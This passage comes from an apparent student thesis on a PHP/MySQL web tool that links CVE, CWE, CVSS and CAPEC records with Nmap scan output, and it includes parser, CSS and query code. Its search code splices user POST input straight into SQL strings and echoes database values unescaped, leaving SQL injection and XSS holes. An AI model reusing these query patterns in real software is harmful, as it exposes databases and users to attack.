



Table 5.6: CVE-CWE Connections throughout the years

The information from NIST also came in XML format, in this case the parsing was much simpler because its purpose was to fill just one connecting table with 3 columns, connection id, CVE id and CWE id, for the entries where a CWE id is not documented, N/A was inserted in the corresponding column, this was done with the following simple snippet of code in our parser:



```
function replace($var){
  if(isset($var)){
    return $var;
  }else{
    $var="N/A";
    return $var;
  }
```

Figure 5.7: Replace Function

This way we check if a CWE child element has been set for every CVE element in the list, if not we fill the blank entry with N/A, in order to avoid null elements when searching the database. While the foundation of the database is vast, the current tool will mostly use the main tables in order to produce results, the reason behind spending time on a highly detailed database that is not fully utilized, was to provide space for functionality expansion and the ability to execute manual queries when extra information is essential.

Furthermore, to be able to successfully sort output from Nmap scans, the CVSS scores recorded in NIST's NVD along with some further information were parsed. We created two sorts, one based on CVSS2 scores and one based on CVSS3, taking a look at the table below one can get the suggested sort is CVSS2 since the dataset has much fewer CVSS3 scores recorded in earlier dates.





Figure 5.8: CVE CVSS connections throughout the years


In order to copy the necessary information, the first step is to provide access to the attributes in the JSON file, to do that JSON data was printed as a php array at first. Afterwards, the array is passed on to a tool called php array beautifier, which presents the array in a more structured form while providing a full path to access every single attribute as shown in figure 6.9.


Beautified Code View

CVE_Items	
0	
cve	
data_type	CVE
data_format	MITRE
data_version	4.0
CVE_data_meta	
ID	$data['CVE_Items']['0']['cve']['CVE_data_meta']['ID']
ASSIGNER	cve@mitre.org


Figure 5.9:PHP array beautifier

The JSON file parser follows similar logic with the ones used for XML files, in this case the json_decode function is used instead of simplexmlobject, this way the information inside the JSON file can be handled like an array.Once again we loop through the file and pass on the desired attributes from each entry.For entries not containing a CVSS2 or a CVSS3 score the values were set to 0. The recorded attack vectors were also passed on to the database to help provide more specific searches to the user.



```
$url='2019.json';
$data=file_get_contents($url);
$cve=json_decode($data, true);
//print_r($cve);
$i=0;

while (isset($cve['CVE_Items'][$i]['cve'])) {
  $cveid=$cve['CVE_Items'][$i]['cve']['CVE_data_meta']['ID'];
  echo $cveid. "<br/>";
  if(isset($cve['CVE_Items'][$i]['cve']['problemtype']['problemtype_data']['0']['description']['0']['value']))
  {
  $cweid=replace($cve['CVE_Items'][$i]['cve']['problemtype']['problemtype_data']['0']['description']['0']['value']);
   echo $cweid. "<br/>";
  }

  if (isset($cve['CVE_Items'][$i]['impact']['baseMetricV3']['cvssV3']))
  {
    echo "cvss3 <br/>";
    $cvss3=replace($cve['CVE_Items'][$i]['impact']['baseMetricV3']['cvssV3']['baseScore']);
    echo $cvss3. "<br/>";
    $expl=replace($cve['CVE_Items'][$i]['impact']['baseMetricV3']['exploitabilityScore']);
    echo $expl. "<br/>";
    $impact=replace($cve['CVE_Items'][$i]['impact']['baseMetricV3']['impactScore']);
    echo $impact. "<br/>";
    $av3=replace($cve['CVE_Items'][$i]['impact']['baseMetricV3']['cvssV3']['attackVector']);
  }
  else
  {
    $cvss3=0.0;
    echo "no cvss3 <br/>";
    $expl=0.0;
    $impact=0.0;

    $av3="N/A";
  }
```


Figure 5.10: Json Parser 1



```
if (isset($cve['CVE_Items'][$i]['impact']['baseMetricV2']['cvssV2'])) {
  echo "cvss2 <br/>";
  $cvss2=replace($cve['CVE_Items'][$i]['impact']['baseMetricV2']['cvssV2']['baseScore']);
  echo $cvss2. "<br/>";
  $expl2=replace($cve['CVE_Items'][$i]['impact']['baseMetricV2']['exploitabilityScore']);
  echo $expl2. "<br/>";
  $impact2=replace($cve['CVE_Items'][$i]['impact']['baseMetricV2']['impactScore']);
  echo $impact2. "<br/>";
  $av2=replace($cve['CVE_Items'][$i]['impact']['baseMetricV2']['cvssV2']['accessVector']);
}
else
{
  $cvss2=0.0;
  $expl2=0.0;
  $impact2=0.0;
  $av2="N/A";
}
```

Figure 5.11: Json Parser 2

After sanitizing, and initialising the data from the json files, it is passed on to the according table with an insert statement.



```
try {
  $sql = $db->prepare("INSERT INTO cvss (cveid, cweid, cvssv2, exploitability2, impact2, av2, cvssv3, exploitability3, impact3, av3) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?)");
  $sql->bind_param("ssdddsddds",$cveid,$cweid,$cvss2,$expl2,$impact2,$av2,$cvss3,$expl,$impact,$av3);
  $sql->execute();
  $sql->close();
}
catch (Exception $e) {
echo $e->errorMessage(). "<br>";
  }
```

Figure 5.12:Json Parser Insert Statement

6. The Front-End Application

The last essential part of the current project is the front-end of the application. The purpose of this web application is to use the information provided by the xml output of Nmap extended by vision, and some scripting libraries. Based on the CVE references on that file, the user will be able to get information on related weaknesses and attack patterns, just by inserting a CVE ID into the search. So essentially the purpose of this tool is to make connections between CPE's, CVE's, CWE's and CAPEC's lists, in order help the user further understand the danger his machine is in and how far the damage can reach.




Figure 6.1: UML diagram of the application

6.1 NMAP

Nmap is one of the core components needed to fully utilize the web application that was built on the grounds of the current work.


In the case study presented in the next chapter Nmap is reinforced with the following extensions:

- nmap-vulners: NSE script to scan HTTP responses and identify CPEs for the mentioned software. It can therefore boost the efficiency of the main vulners script. [30]
- vulscan: Vulscan utilizes preconfigured databases that are stored locally on our computer to search for vulnerabilities. [30]
- Nmap Vision: Extension tool that uses the connection between CPE's and CVE's provided by NVD.

Both scripts and the extension tool were designed to enhance Nmap's version detection by producing relevant CVE information for a particular service such as SSH, RDP, SMB, and more. CVE, or Common Vulnerabilities and Exposures, is a method used by security researchers and exploit databases to catalog and reference individual vulnerabilities.

6.2 HTML & CSS


The frontend of the application follows a simple HTML-CSS design. First off the CSS class is declared, this class has attributes like visual look, font, alignment, etc, as shown in Figure 6.2. The purpose of this implementation is to present the data to the users in a friendly form.



```
<title>CWE Index Search</title>
<style>
  body {margin:0;}

  .navbar {
    overflow: hidden;
    background-color: #393e46;
    text-align: center;
    position: fixed;
    top: 0;
    width: 100%;
  }
  .logo{
    float: left;
    display: inline-block;
      max-width: 20%;
      height: auto;
  }
  .navbar a {

  }
```

```
.active{
background-color: #4CAF50;
margin: 0;
  float: none;
  display: inline-block;
  color: #f2f2f2;
  text-align: center;
  padding: 14px 16px;
  text-decoration: none;
  font-size: 25px;
  position: relative;
  left: -45px;
}
.buttons{
  margin: 0;
  float: center;
  display: inline-block;
  color: #f2f2f2;
  text-align: center;
  padding: 14px 16px;
  text-decoration: none;
  font-size: 25px;
  margin-top: 50px;
  align: center;
  position: relative;
```


Figure 6.2: CSS Design



```
<div class="navbar">
  <a class="navbar-brand" href="#Logo"><img src="pathfinder_logo.png"> </a>
  <a class="buttons" href="connect.php">CVE</a>
  <a class="active" href="cwecon.php">CWE</a>
  <a class="buttons" href="pagec.php">CAPEC</a>

  </div>
```


Figure 6.3: CSS Class

The class shown in Figure 6.3 is used when creating html elements, so they can inherit the class attributes. Finally, dimensions are set for main, along with fonts, borders and size for the resulting tables.



```
      .main {
        margin-top:200px;
        padding: 16px;
        height: 1500px;
      }
      table {
          font-family: arial, sans-serif;
          border-collapse: collapse;
          width: 100%;
      }

      td, th {
          border: 1px solid #dddddd;
          text-align: left;
          padding: 8px;
          font-size: 15px;
      }

      tr:nth-child(even) {
          background-color: #dddddd;
      }

  </style>
</head>
```

Figure 6.4: CSS Settings




```
</head>
  <body>
    <div class="navbar">
    <a class="navbar-brand" href="#Logo"><img src="pathfinder_logo.png"> </a>
    <a class="active" href="connect.php">CVE</a>
    <a class="buttons" href="cwecon.php">CWE</a>
    <a class="buttons" href="pagec.php">CAPEC</a>

    </div>

  <div class="main">
    <h1 align="center">Search</h1>
    <div style="clear: both">
    <form action="connect.php" method="post">
    <h2 align="center">CVE: <input type="text" name="cveseq" placeholder="Search for connections">
        <input type="submit" value="search"></h2>
    </form>
    </div>
    <hr/>
```

Figure 6.5: Calling CSS Classes in HTML

6.3 MySQL Queries

Using input provided by the user through the POST method to the application, a query is performed on the connecting table, in order to check if there is a CWE connected to the CVE ID that was searched.




```
    if(isset($_POST["cveseq"])){
      $cve=$_POST["cveseq"];
      //Select all
      $sql= "SELECT * FROM cve_cwe WHERE cve_id='$cve'";
      //prepared stmt
      $result=mysqli_prepare($db, $sql);
      //Bind result set in variables
      mysqli_stmt_bind_result($result,$kati, $cveid, $cweid );
      //Execute prepared Statement
      mysqli_stmt_execute($result);
      //Fetch single row
      mysqli_stmt_fetch($result);

      echo "<h2>".$cveid."</h2>";
```

Figure 6.6: Getting User's Input

Afterwards the CVE ID and CWE ID are checked against their corresponding main tables, if a connection exists further information is presented to the user:

- CVE Description
- CWE Description
- Related CWE's
- Related CAPEC




```
$result->close();


$sql2= "SELECT * FROM cve WHERE name='$cve'";
//prepared stmt
$result2=mysqli_prepare($db, $sql2);
//Bind result set in variables
mysqli_stmt_bind_result($result2, $Cveid, $name, $type ,$seq, $status, $des );
//Execute prepared Statement
mysqli_stmt_execute($result2);
//Fetch single row
mysqli_stmt_fetch($result2);
echo "<b>Description:</b> <br/><br/>";
echo "&emsp;<i>".$des. "</i><br/>";
$result2->close();

echo "<h3> NIST Connected Weakness: </h3>";
echo "<b>".$cweid."</b><br/><br/>";

$sql1= "SELECT * FROM cwe WHERE ID='$cweid'";
//prepared stmt
$result1=mysqli_prepare($db, $sql1);
//Bind result set in variables
mysqli_stmt_bind_result($result1, $Cweid, $ID, $Name, $Abstraction, $Structure, $Status, $ds, $ext, $likelihood);
//Execute prepared Statement
mysqli_stmt_execute($result1);
//Fetch single row
mysqli_stmt_fetch($result1);
```

Figure 6.7: Searching Further Connections Based on Previous Input

6.4 Sample Output-Testing the Tool

In Figure 6.8 the results of a CVE-ID search are presented, to produce this result the id inserted is checked against the CVE table filled with data from MITRE in order to return a description. Furthermore, the CVE-CWE connection table provided by NIST is queried for connections. If such a connection exists, the search goes on in the CWE table in order to provide a description for the weakness connected to the vulnerability that was searched, and finishes by searching for other weaknesses and attack patterns related to it, thus connecting Vulnerabilities indirectly with attack patterns, a relationship that was not available beforehand.



